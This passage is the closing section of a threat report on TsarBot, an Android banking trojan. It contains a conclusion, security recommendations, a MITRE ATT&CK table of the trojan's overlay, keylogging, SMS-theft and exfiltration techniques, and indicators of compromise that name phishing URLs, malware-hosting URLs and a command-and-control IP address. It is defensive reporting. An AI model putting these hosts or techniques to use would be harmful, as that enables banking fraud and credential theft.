


Figure 15 – Injection pages for different applications

Conclusion

TsarBot is yet another addition to the growing list of Android banking trojans, relying on familiar yet effective tactics such as overlay attacks, screen recording, and lock grabbing. By abusing Accessibility services and WebSocket communication, it enables on-device fraud while maintaining a low profile. With its ability to target over 750 applications across multiple sectors, TsarBot underscores the persistent threat posed by banking malware. Users should exercise caution when installing apps, avoid untrusted sources, and remain vigilant against phishing sites distributing such threats.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software exclusively from official application stores, such as the Google Play Store or the iOS App Store.
- Utilize a reputable antivirus and internet security software package on all connected devices, including personal computers, laptops, and mobile devices.
- Implement strong passwords and enforce multi-factor authentication wherever feasible.
- Activate biometric security features, such as fingerprint or facial recognition, for unlocking mobile devices when available.
- Exercise caution while opening links that have been sent via SMS or emails on your mobile device.
- Ensure that Google Play Protect is enabled on Android devices.
- Be judicious when granting permissions to applications.
- Maintain updated versions of your devices, operating systems, and applications.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Initial Access (TA0027)	Phishing (T1660)	Malware is distributed via phishing sites
Persistence (TA0028)	Event-Triggered Execution: Broadcast Receivers (T1624.001)	TsarBot listens for the BOOT_COMPLETED intent to automatically launch after the device restarts.
Defense Evasion (TA0030)	Masquerading: Match Legitimate Name or Location (T1655.001)	Malware pretending to be a genuine application
Defense Evasion (TA0030)	Application Discovery (T1418)	Collects the installed application package name list to identify the target
Defense Evasion (TA0030)	Hide Artifacts: Suppress Application Icon (T1628.001)	Hides the application icon

Defense Evasion (TA0030)	Input Injection (T1516)	Malware can mimic user interaction, perform clicks and various gestures, and input data
Credential Access (TA0031)	Input Capture: Keylogging (T1417.001)	TsarBot can collect credentials via keylogging
Collection (TA0035)	Protected User Data: SMS Messages (T1636.004)	Collects SMSs
Collection (TA0035)	Screen Capture (T1513)	Malware records screen using Media Projection
Command and Control (TA0037)	Application Layer Protocol: Web Protocols (T1437.001)	TsarBot uses HTTP to communicate with the C&C server
Exfiltration (TA0036)	Exfiltration Over C2 Channel (T1646)	Sending exfiltrated data over C&C server

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
13c30f24504cb83c8f90747a51aebc0f8fb7ed8c41fb87419b7300376cfbd7f2 1a41ae507d6f67385e2e10f106cedf80632f1eb42b864e722ad4c2e0d2b91aca 291f807cc1d9a26a04da128f3de6d136fd0974a66c38694d0559ca884bd0d359 2c4574fb07eb254e845eb86f76d8e353d13d671ba71b6e79c1e55485664d666c	SHA256	Dropper file hashes
8d2e3f46c71ba5f3dcb4e7a0359693765bf4d8e0152ad82906c42d9f7573c88f 73a6ae8331cd01dd59b8c526df2a90771dcf9d74048dc7ea51d75a3beacbd95b 0e8569ec252caf58f72c43358472f22786cd32685d23c882b4b2e38409cf2e47 957df5b8998780c50ee630ad70926bdd4ee83748ee89c3a7916e8eace9b95d88	SHA256	TsarBot
hxxps://cashraven[.]online/ hxxps://solphoton[.]app/ hxxps://solphoton[.]io/	URL	Phishing sites
hxxps://solphoton[.]io/PhotonSol.apk hxxps://cashraven[.]online/CashRaven.apk	URL	Malware distribution URLs
95.181.173[.]76	IP	C&C server
hxxps://xdjhgfgjh[.]run/injects/ServiceName[.]txt hxxps://xdjhgfgjh[.]run/injects/html/	URL	URL hosting

hxxps://xdjhgfgjh[.]run/injects/htmlPIN/android[.]Passcode[.]html hxxps://xdjhgfgjh[.]run/injects/htmlPIN/android[.]Pattern[.]html hxxps://xdjhgfgjh[.]run/injects/htmlPIN/android[.]PinCode[.]html		injections

---

Source: https://cyble.com/blog/tsarbot-using-overlay-attacks-targeting-bfsi-sector/